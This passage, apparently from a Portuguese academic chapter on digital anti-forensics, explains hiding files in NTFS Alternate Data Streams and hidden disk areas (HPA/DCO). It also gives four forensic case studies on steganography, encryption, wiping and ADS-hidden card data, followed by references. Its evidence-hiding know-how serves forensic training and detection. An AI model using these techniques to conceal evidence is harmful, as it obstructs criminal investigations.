


Figura 1.27. Ocultação de um arquivo de texto em um arquivo executável




Figura 1.28. Resultado da execução "write.exe write.exe:confidencial.txt"

Arquivos ocultos pelo ADS são muito difíceis de detectar através do gerenciador de arquivos como o Windows Explorer ou por linhas de comando. Como já mencionado, o tamanho arquivo write.exe continua o mesmo e a única indicação visual disponível pelos recursos nativos do sistema operacional é através da análise de modificação de data/hora do arquivo investigado [Zadjmool 2004]. No caso da Figura 1.27, é possível verificar que a ocultação ocorreu no mesmo dia, porém uma hora e vinte minutos depois. Ou seja, o arquivo "write.exe" foi copiado de outro local para a pasta "D:\ADS" às 18h44min e a ocultação ocorreu às 20h04min. Se esta técnica for aplicada em um arquivo do sistema, é possível identificar data/horários suspeitos, porém se for um arquivo comum, não há como ter esse tipo de desconfiança.

Partições Ocultas (HPA e DCO)

Host Protected Area (HPA) e *Device ConFiguration Overlays* (DCO) são áreas de armazenamento em discos rígidos ocultas pelo fabricante que podem ser exploradas por procedimentos antiforense [Gupta et al. 2006]. As especificações do HPA e DCO definem a metodologia e os serviços associados para gravar dados e/ou programas em áreas de discos rígidos, que normalmente não estão disponíveis aos usuários e atende uma demanda dos fabricantes para facilitar o suporte aos seus produtos.

O HPA e o DCO foram desenvolvidos em função do grande número de equipamentos sem defeitos que retornavam à fabrica como inoperantes. Ambos contemplam implementações no *firmware* da BIOS que podem ser utilizadas para executar rotinas de diagnósticos na unidade, cujo objetivo é determinar, com um alto índice de confiabilidade, se o equipamento está funcionando de forma apropriada. Estes diagnósticos estão armazenados em áreas protegidas do disco rígido, para reduzir a possibilidade de contaminação por vírus, corrupção do *software* operacional ou mau uso pelo operador do sistema [Berghel 2007].

O HPA é definido como uma área reservada no disco rígido, projetada para armazenar informações de forma que não possam ser acessadas com os recursos usuais da BIOS, do usuário ou do sistema operacional. Esta área pode conter informações sobre utilitários do disco rígido, ferramentas de diagnóstico e o código de inicialização do equipamento. Uma área adicional disponível nos equipamentos atuais é a DCO que permite, aos fornecedores de sistemas, comprarem unidades de diferentes fabricantes com tamanhos diferentes e conFigurar todos os discos rígidos com o mesmo número de setores para a padronização de procedimentos. Um exemplo de utilização do DCO pode ser um disco de 80GB ser reconhecido como 60GB tanto pela BIOS como pelo sistema operacional [Gupta et al. 2006].

Uma revisão atenta às especificações do padrão ATA (*Advanced Technology Attachment*) e desenvolvimentos recentes da comunidade de *software* livre indicam que estas áreas (HPA e DCO) podem ser acessadas, modificadas e gravadas por utilitários disponíveis sem custo na Internet, possibilitando a ocultação de dados sigilosos [Berghel et al. 2008].

A existência destas áreas também aumenta consideravelmente o risco de que programas de aquisição de imagens não resultem em cópias fidedignas dos discos rígidos de origem e podem conduzir a conclusões incompletas de análises forenses [Gupta et al. 2006]. A proteção de segredos industriais de fabricantes de discos rígidos e montadores de computadores também é um fator adicional de obscuridade para a análise destas áreas como disponíveis para armazenamento de informações.

1.5 Estudos de Caso

Nesta seção serão apresentados quatro estudos de caso, sendo os dois primeiros baseados em casos reais e noticiados na imprensa. Os demais são baseados em casos reais conhecidos pelos autores (com os dados dos envolvidos preservados) ou criados apenas para ilustrar as técnicas abordadas na Seção 1.4. Em todos os quatro foram utilizadas técnicas Antiforense Digital.

Primeiro Caso (Tráfico de drogas)

Este caso será descrito de acordo com as notícias mostradas em [FOLHA 2008], [TERRA 2008] e [INFO 2008]. O traficante de drogas Juan Carlos Ramírez Abadía utilizou a técnica de esteganografia para controlar as rotas do tráfico de drogas e quem deveria ser executado em casos de conflitos.

Agentes da Polícia Federal teriam desconfiado da quantidade de imagens da boneca Hello Kitty que o traficante teria em seu computador. Algumas fontes alegam que havia cerca de duzentas e outras fontes alegam que haveria mais de duzentas imagens e muitas delas foram enviadas por e-mail. Haveria também, fotografias de crianças utilizadas como hospedeiras.

Com a ajuda da Agência Antidrogas dos Estados Unidos, a Polícia Federal teria descoberto o uso da Esteganografia e antes de esconder os arquivos nas imagens de Hello Kitty, estes teriam sido criptografados. Após a quebra da Esteganografia e da Criptografia, foram descobertos arquivos de texto e de áudio com o conteúdo já mencionado.

Pelo que pôde ser observado, houve a desconfiança sobre o uso de esteganografia apenas porque foram utilizadas como hospedeiras imagens da boneca Hello Kitty. Em casos como este, é de extrema importância o papel da investigação que pode ajudar o perito, informando detalhes obtidos durante escutas telefônicas, conversas, depoimentos, etc. Um ofício bem detalhado e uma comunicação mais rica com a perícia podem ser fundamentais em casos como este.

Segundo Caso (Lavagem de dinheiro)

Este caso será descrito de acordo com as notícias mostradas em [G1 2010]. A operação Satiagraha, da Polícia Federal, apreendeu no apartamento do banqueiro Daniel Dantas um computador portátil e seis unidades externas de discos rígidos (HDs). No momento da análise, os peritos constataram que os HDs estavam criptografados.

Segundo a assessoria de Dantas, foram utilizados dois softwares: o PGP e o TrueCrypt, por motivo de suspeita de espionagem. O algoritmo utilizado seria o AES – 256 *bits*. As senhas utilizadas não foram informadas e os peritos da Polícia Federal criaram um dicionário a partir de dados da investigação na tentativa de descoberta da senha através de ataque de dicionário[17].

Após cinco meses de tentativas, foi concedida autorização judicial para envio dos HDs para os Estados Unidos, para que o FBI tentasse quebrar a proteção criptográfica. O FBI teria empregado a mesma técnica de ataque de dicionário e passado um ano informou que não obteve sucesso, devolvendo o material à Polícia Federal.

AES com chave de 256 *bits* é um algoritmo forte, adotado como padrão americano atualmente e, caso não tenha sido utilizada uma senha fraca, levaria dezenas, centenas, milhares ou até mesmo milhões de anos para que se conseguisse descobrir a senha através do ataque de força bruta (já que o ataque do dicionário não obteve êxito). Um detalhe a ser observado é que não existe legislação brasileira que obrigue o réu a informar a senha, nem mesmo há punição caso ele se negue a informá-la.

[17] Técnica de Criptoanálise (quebra de Criptografia) que se baseia na tentativa de busca de senha a partir de um dicionário de palavras conhecidas como possíveis senhas.

Terceiro Caso (Pedofilia)

Sob a acusação de pedofilia, foi cumprido mandado de busca e apreensão na residência de João da Silva Sauro. Foram apreendidos um *notebook* e uma unidade externa de disco rígido (HD). Um detalhe que chamou a atenção é que o HD estava dentro de um guarda-roupa, embaixo de uma pilha de roupas.

Para realizar a análise forense, o perito realizou cópia *bit a bit* do HD encontrado no *notebook* e do HD externo no mesmo caso. Começou a etapa de exame com busca por palavras-chave relacionadas à pedofilia e arquivos excluídos. Diversas ocorrências foram retornadas da busca por palavras-chave, porém, todas fazendo referência a um disco externo, denominado como unidade F: e rótulo "BACKHIDE" (tratava-se de um sistema Windows instalado em um disco com uma única partição, C:, e uma unidade de DVD-RW, D:). Analisando o HD externo, era possível verificar apenas uma partição, com rótulo "BACKUP", porém ocupava apenas cerca de 80% do disco, e o restante era espaço não alocado por partição. O conteúdo binário do espaço não alocado por partição é mostrado na Figura 1.29.




Figura 1.29. Conteúdo binário (notação hexadecimal) da área não alocada pela partição

Não é comum um HD possuir cerca de 20% em área não alocada por partição e totalmente "zerada". Houve suspeita de aplicação de *wiping*, então foi realizada busca pela palavra-chave *wipe* e pelos *softwares* instalados no HD do *notebook*. Foram encontradas diversas buscas no sítio *Google* sobre o assunto e um *download* do software Puran Wipe Disk. Foi realizada busca por *logs* deste *software*, porém sem sucesso. Então foram realizados testes do mesmo para verificar seu funcionamento (Figura 1.30).





Figura 1.30. Testes do software Puran Wipe Disk

Diante dos testes, foi possível verificar que só havia opção de gravar *bits* zero. A Figura 1.31 mostra o conteúdo do *pendrive* utilizado para teste, antes de depois de aplicado o *wiping*.



(a) Antes de aplicar *Wipe*. (b) Depois de aplicar *Wipe*.

Figura 1.31. Conteúdo do pendrive testado

Diante do que foi exposto, houve indícios da utilização do *software* mostrado para aplicação de *wiping* na área não alocada para partição do HD externo (cerca de 20%). Porém, não foram encontradas evidências. Neste caso, pode-se colocar no Laudo Pericial o experimento realizado e indícios encontrados, mas sem uma conclusão. Para este caso, novas buscas foram realizadas com o foco voltado para a memória virtual (área geralmente esquecida ou de pouco conhecimento de quem aplica *wiping*), onde foram encontrados fragmentos de fotografias relacionados com o objetivo da perícia, os quais foram anexados ao Laudo Pericial.

Quarto Caso (Estelionato)

Sob suspeita de clonagem de cartões de débito e crédito, foi emitido mandado de busca e apreensão para a residência de Floriano Cunha Ambrósio. A polícia civil cumpriu o mandado, recolheu um *notebook*, não encontrando mais nenhuma mídia ou equipamento relacionado com informática no local.

Após realização de cópia *bit a bit*, o perito começou a realizar o exame, através de buscas por palavras-chave e filtros por tipos de arquivos, com a intenção de localizar dados bancários e pessoais (objetivo da perícia), sem sucesso. Então começou a buscar conteúdo de *e-mails*, quando encontrou alguns fragmentos de *e-mail* em unidades de disco não alocadas pelo sistema de arquivos (conteúdo excluído), enviados de xxxxxxxxx@teste.com.br para fca@teste.com.br ("fca" supostamente são as iniciais de Floriano Cunha Ambrósio).

Um dos fragmentos tinha o seguinte trecho: "... os CDs serão enviados por motoboy, um por semana mais ou menos. Copia pro notebook daquele jeito, escondendo...e depois quebra o CD e não coloque no lixo da sua casa! Não deixe rastros!...". Diante deste fragmento de *e-mail*, surgiu a desconfiança de alguma técnica para esconder informações.

Não havia nenhum *software* de Criptografia ou Esteganografia instalado. O sistema de arquivos utilizado nas duas partições era NTFS. Então, o perito começou a analisar os nomes de pastas para ver se alguma poderia ser suspeita. Foi encontrada uma pasta denominada "SDA" contendo oito arquivos de texto pequenos (totalizando apenas 60 bytes), sendo que cinco deles com horário de última modificação às 0h44min e três deles às 1h45min, e mesma data de modificação (Figura 1.32). O conteúdo dos oito arquivos foi visualizado (Figura 1.33) e, pela intuição do perito, havia algo no mínimo estranho.




Figura 1.32. Lista dos arquivos localizados em "C:\SDA"




Figura 1.33. Conteúdo dos oito arquivos localizados em "C:\SDA"

A suspeita do perito passou a ser o uso de ADS, por três motivos: o fragmento de *e-mail* já mencionado, os horários de modificação e pouco conteúdo armazenado nos oito arquivos e por fim o nome da pasta (ADS invertido, ou seja, SDA). Há um

parâmetro para o comando DIR que mostra quando foi aplicado ADS, o "/r". Como mostra a Figura 1.34, foram encontrados três arquivos escondidos, totalizando mais de 1,5 MiB. Estes arquivos foram visualizados com o editor de textos *Write* e constatou-se que possuíam dados bancários para utilização em cartões de débito e crédito (Figura 1.35).




Figura 1.34. Visualização dos arquivos escondidos




Figura 1.35. Conteúdo dos três arquivos escondidos localizados em "C:\SDA"

1.6 Considerações Finais

Este capítulo apresentou, inicialmente, uma pequena introdução sobre Forense Digital, para após introduzir o assunto principal, a Antiforense Digital. Foram mostrados os conceitos de como é possível buscar garantir a confidencialidade de informações sensíveis, assim como formas que criminosos podem utilizar para esconder, confundir ou destruir informações para dificultar ou impossibilitar a análise pericial.

Após a apresentação de conceitos, foram mostradas técnicas e ferramentas para as principais aplicações de Antiforense Digital: destruição e proteção de dados. Com

relação à destruição, foram abordadas técnicas de destruição físicas e lógicas. As físicas são muito utilizadas em órgãos que possuem informações sensíveis no momento de descarte de mídias, já as lógicas são utilizadas mais por usuários domésticos. Com relação à proteção dos dados, as técnicas mais conhecidas, e abordadas, foram: Criptografia e Esteganografia. As menos conhecidas: ADS, *slackering*, HPA e DCO, mostraram quanta informação pode estar contida em uma mídia e passar despercebida por quem está investigando um incidente. Com exceção de ADS, que possui ferramentas nativas no Windows que permitem sua aplicação, as demais são pouco exploradas e é difícil encontrar algum *software* que aplique essas técnicas.

Por fim, foram mostrados quatro estudos de caso, dois retirados de notícias e dois baseados na experiência dos autores. Estes casos mostram um pouco do trabalho do perito digital, que cada vez mais precisa ter conhecimento de como os infratores estão utilizando técnicas antiforense.

Este capítulo teve como objetivos mostrar as diferentes formas que um usuário pode proteger suas informações de pessoas que não possuem autorização para visualizá-las e também esclarecer peritos que estão iniciando na carreira sobre algumas técnicas utilizadas por criminosos para esconder informações sobre seus crimes.

Nunca é demais salientar que este capítulo apresentou somente alguns exemplos de técnicas e ferramentas e muitas outras existem e estão disponíveis atualmente. Além disto, o acesso a estas ferramentas e técnicas está cada vez mais fácil e portanto cada vez mais pessoas comuns as utilizarão. Desde o início do ano de 2013 quando os jornais e revistas aumentaram a divulgação do acesso de informações de governos e grandes empresas pela NSA dos Estados Unidos da América, muita discussão tem sido gerada em relação a forma como informações podem facilmente ser acessadas. Existe uma tendência de que as pessoas passem a se preocupar mais com o armazenamento de suas informações de maneira protegida, ou seja, se troque a maneira de utilizar o computador de forma despreocupada com a segurança, para uma forma onde as pessoas se preocupem mais em se comunicar ou armazenar suas informações de maneira segura.

Referências

[AUTOPSY 2013] AUTOPSY (2013). *Autopsy: Download*. Disponível em http://www.sleuthkit.org/autopsy/download.php. Acesso em: Set. 2013.

[Bender et al. 1996] Bender, W., Gruhl, D., Morimoto, N. e Lu, A. (1996). *Techniques for data hiding*. IBM Systems Journal, Vol. 35(3-4). Páginas 313–336.

[Berghel 207] Berghel, H. (2007). *Hiding Data, Forensics and Anti-Forensics*. Communications of the ACM, Vol. 50(4). Páginas 15-20.

[Berghel et al. 2008] Berghel, H., Hoelzer, D. e Sthultz, M. (2008). *Data Hiding Tactics for Windows and Unix File Systems*. Advances in Computers. Páginas 1-17.

[Berinato 2007] Berinato, S. (2007). *The Rise of Anti-Forensics*. CSO Security and Risk. Disponível em: http://www.csoonline.com/article/221208/the-rise-of-anti-forensics. Acesso em: Set. 2013.

[Brezinksi e Killalea 2002] Brezinski, D. e Killalea, T. (2002). *Evidence Collection and Archiving*. Disponível em: www.ietf.org/rfc/rfc3227.txt. Acesso em: Set. 2013.

[Carrier 2005] Carrier, B. (2005). *File System Forensic Analysis*. Addison Wesley Professional.

[Carvey 2009] Carvey, H. (2009). *Windows Forensic Analysis. DVD Toolkit*. Syngress. 2nd Edition.

[Cole 2003] Cole, E. (2003). *Hiding in Plain Sight: Steganography and the Art of Covert Communication. "*. John Wiley and Sons.

[DBAN 2013] DBAN (2013). *Darik's Boot And Nuke*. Disponível em: http://www.dban.org. Acesso em: Set. 2013.

[Dillon 1999] Dillon, H. (1999). *Forensic scientists: A career in the crime lab*. Disponível em: http://www.bls.gov/opub/ooq/1999/Fall/art01.pdf. Acesso em: Set. 2013.

[DOD 2001] DOD - Department of Defense (2001). *Disposition of Unclassified DOD Computer Hard Drives*. Disponível em: <http://technology.iusm.iu.edu/index.php/download_ file/view/16/140/&ei=ohEoUvPMCpSC9gTX9YGoCA&usg=AFQjCNEXszLADm DaFzmhY5V0F81OJYYP4Q&sig2=zFGmDM1WvLe0wNthTDZSxw&bvm=bv.517 73540,d.eWU>. Acesso em: Set. 2013.

[Eckert 1997] Eckert, W. (1997). *Introduction to Forensic Sciences*. CRC Press (Originally published: New York: Elsevier, 1992).

[EDT 2006] EDT (Ensconce Data Technology, Inc.) (2006). *Self-Inflicted Security Breaches Through Effective Hard Drive Sanitization*. Disponível em: <http://www.deadondemand.com/assets/documents/whitepapers/avoiding_self_inflic ted_security_breaches.pdf>. Acesso em: Set. 2013.

[Feenberg 2003] Feenberg, D. (2003). *Can Intelligence Agencies Read Overwritten Data? A response to Gutmann*. Disponível em: http://www.nber.org/sys-admin/overwritten-data-guttman.html. Acesso em: Set. 2013.

[Folha 2008] Folha (2008). *Para agência dos EUA, Abadía traficou no Brasil*. Disponível em http://www1.folha.uol.com.br/fsp/cotidian/ff1003200801.htm. Acesso em: Set. 2013.

[G1 2010] G1 (2010). *Nem FBI consegue decifrar arquivos de Daniel Dantas, diz jornal*. Disponível em http://g1.globo.com/politica/noticia/2010/06/nem-fbi-consegue-decifrar-arquivos-de-daniel-dantas-diz-jornal.html. Acesso em: Set. 2013.

[G1 2013] G1 (2013) "Após fotos íntimas pararem na web, mulher diz sofrer preconceito diário". Disponível em <http://g1.globo.com/pr/norte-noroeste/noticia/2013/08/apos-fotos-intimas-pararem-na-web-mulher-diz-sofrer-preconceito-diario.html>. Acesso em: Set. 2013.

[Garfinkel 2007] Garfinkel, S. (2007). *Anti-Forensics: Techniques, Detection and Countermeasures*. 2nd International Conference on i-Warface and Security. Disponível em: http://www.simson.net/clips/academic/2007.ICIW.AntiForensics.pdf. Acesso em: Set. 2013.

[Garfinkel e Shelat 2003] Garfinkel, S. L. e Shelat, A. (2003). *Remembrance of data passed: a study of disk sanitization practices*. IEEE Security & Privacy. Vol. 1(1). Páginas 17-27.

[Government of Canada 2006] Government of Canada (2006). *Clearing And Declassifying Electronic Data Storage Devices*. Communications Security Establishment. Disponível em: http://www.cse-cst.gc.ca/documents/publications/itsg-csti/itsg06-eng.pdf. Acesso em: Set. 2013.

[Gupta et al. 2006] Gupta, M. R, Hoeschele, M. D. e Rogers M. K. (2006). *Hidden Disk Areas: HPA and DCO*. International Journal of Digital Evidence, Vol. 5, Issue 1. Disponível em: http://www.utica.edu/academic/institutes/ecii/publications/articles/EFE36584-D13F-2962-67BEB146864A2671.pdf. Acesso em: Set. 2013.

[Gutmann 1996] Gutmann, P. (1996). *Secure Deletion of Data from Magnetic and Solid-State Memory*. Sixth USENIX Security Symposium. Disponível em https://www.usenix.org/legacy/publications/library/proceedings/sec96/full_papers/gutmann/. Acesso em: Set. 2013.

[Gutmann 2004] Gutmann, P. (2004). *Cryptographic Security Architecture: Design and Verification*. NewYork: Springer-Verlag.

[Hannan 2004] Hannan, M. (2004). *To Revisit: What is Forensic Computing?* 2nd Australian Computer Network & Information Forensics Conference.

[Harris 2006] Harris, R. (2006). *Arriving at an anti-forensics consensus: Examining how to define and control the anti-forensics problem*. Digital Investigation, Vol. 3. Páginas 44–49. Elsevier.

[HEIDE 2013] HEIDI COMPUTERS LIMITED (2013). *About Heidi Computers*. Disponível em: http://heidi.ie/eraser/faq.php. Acesso em: Set. 2013.

[HIDE 2010] HIDE (2010). *Hide & Reveal*. Disponível em http://hidereveal.ncottin.net/. Acesso em: Set. 2013.

[Hughes et al. 2009] Hughes, G., Coughlin, T. e Commins, D. (2009). *Disposal of Disk and Tape Data by Secure Sanitization*. IEEE Security & Privacy. Vol. 7(4). Páginas 29-34.

[INFO 2008] INFO (2008). *Abadía usou e-mail cifrado para traficar*. Disponível em http://info.abril.com.br/aberto/infonews/032008/10032008-3.shl. Acesso em: Set. 2013.

[James 2006] James, D. (2006). *Forensically Unrecoverable Hard Drive Data Destruction*. Infosec Writers. Disponível em: http://www.infosecwriters.com/text_resources /pdf/Hard_Drive_DJames.pdf. Acesso em: Set. 2013.

[Jardim 2013] Jardim, W. F. (2013). Gerenciamento de Resíduos Químicos. Universidade Estadual de Campinas – UNICAMP. Disponível em: http://lqa.iqm.unicamp.br/pdf/ LivroCap11.PDF. Acesso em: Set. 2013.

